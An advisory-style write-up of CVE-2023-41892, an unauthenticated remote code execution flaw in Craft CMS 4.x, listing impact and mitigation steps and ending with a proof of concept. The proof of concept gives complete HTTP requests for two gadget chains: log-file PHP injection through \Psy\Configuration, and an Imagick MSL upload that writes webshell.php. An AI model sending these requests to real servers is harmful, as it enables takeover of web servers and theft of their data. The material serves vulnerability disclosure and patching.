Vulnerable Version
versions 4.0.0-RC1 to 4.4.14
Fixed Version
version 4.4.15
Base Score
9.8 CRITICAL
Vendor Description:-
Craft CMS (Content Management System) is a flexible and user-friendly platform for building and
managing websites. It is known for its developer-centric approach, providing powerful tools for
developers to create custom websites and applications while still being easy for content editors to use.
CVE-2023-41892 Description: –
The vulnerability arises when a PHP object is created in the ‘\craft\controllers\ConditionsController’ class, allowing arbitrary PHP code to be executed by escalating the object creation and invoking some methods available in ‘\GuzzleHttp\Psr7\FnStream’. A comprehensive RCE can be created by combining this vulnerability with the Imagick Extension and MSL (Magick Scripting Language). MSL is a built-in ImageMagick language that makes it easier to read images, conduct image processing operations, and write results to the filesystem. This can be used to produce a dummy image containing malicious PHP code using the Imagick constructor class, resulting in a webshell that the attacker can access, allowing them to execute the malicious PHP code and obtain system access.
As a result, any remote attacker, without authentication, can leverage this vulnerability to obtain access to the underlying operating system as the user executing the web services (usually www-data).
Impact:-
A remote attacker (no login needed) can run system commands using the web server’s permissions (usually www-data). This means:
- Your company’s reputation and compliance may be at risk.
- The whole server can be taken over.
- Sensitive data (like user info or payment data) can be stolen.
- Hackers can access and control the application.
- Malware or backdoors might be installed.
Mitigations:-
1. Update Craft CMS:- Upgrade to Craft CMS v4.4.15 or later immediately.
2. Refresh the security key:- Run this command:
php craft setup/security-keyUpdate the CRAFT_SECURITY_KEY in your .env file.
3. Rotate API/Private keys:- Update any sensitive keys (like AWS S3, Stripe) stored in environment variables.
4. Force password reset for all users:- Run this command:
php craft resave/users --set passwordResetRequired --to "fn() => true"POC
The vulnerability’s primary cause is the attacker’s ability to utilize PHP object injection to generate arbitrary objects by sending a carefully constructed HTTP request. The attacker can accomplish remote code execution by chaining several devices in the codebase.
To accomplish remote code execution, two popular devices are available.
Gadget 1: craft\elements\conditions\users\UserCondition with \Psy\Configuration
Server logging must be enabled for this device, and it is by default.

To write the payload to the log file, first issue a POST request with a syntax error JSON:
POST /index.php?action=conditions/render HTTP/1.1
Host: localhost:8088
Content-Type: application/json

{
aaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaa
<?php
@phpinfo(); __halt_compiler();
?>
}

Next, include the log file through the \Psy\Configuration gadget to start the remote code execution (substitute your current date for 2025-05-28):
POST /index.php?action=conditions/render HTTP/1.1
Host: localhost:8088
Content-Type: application/json

{
  "config": {
    "name": "test",
    "as xyz": {
      "class": "\\Psy\\Configuration",
      "__construct()": {
        "config": {
          "configFile": "../storage/logs/web-2025-05-28.log"
        }
      }
    }
  },
  "test": "craft\\elements\\conditions\\users\\UserCondition"
}

then we see php page
Gadget 2: craft\elements\conditions\users\UserCondition with built-in Imagick class
If the Imagick extension is enabled, you can use the Imagick class with MSL format to write any file:
POST /index.php?action=conditions/render HTTP/1.1
Host: localhost:8088
Content-Type: multipart/form-data; boundary=----WebKitFormBoundarytlNPtAxuuGOeUqqY
------WebKitFormBoundarytlNPtAxuuGOeUqqY
Content-Disposition: form-data; name="test"
craft\elements\conditions\users\UserCondition
------WebKitFormBoundarytlNPtAxuuGOeUqqY
Content-Disposition: form-data; name="config[name]"
test
------WebKitFormBoundarytlNPtAxuuGOeUqqY
Content-Disposition: form-data; name="config[as xyz][class]"
imagick
------WebKitFormBoundarytlNPtAxuuGOeUqqY
Content-Disposition: form-data; name="config[as xyz][__construct()][0][0]"
vid:msl:/tmp/php*
------WebKitFormBoundarytlNPtAxuuGOeUqqY
Content-Disposition: form-data; name="file"; filename="1.msl"
Content-Type: text/plain
<?xml version="1.0" encoding="UTF-8"?>
<image>
<read filename="caption:<?=phpinfo();?>"/>
<write filename="info:webshell.php" />
</image>
------WebKitFormBoundarytlNPtAxuuGOeUqqY--This payload will execute PHP code such as new Imagick(‘vid:msl:/tmp/php*’); and produce the “Segmentation fault” error, causing the thread to crash.

But the webshell.php file is written successfully: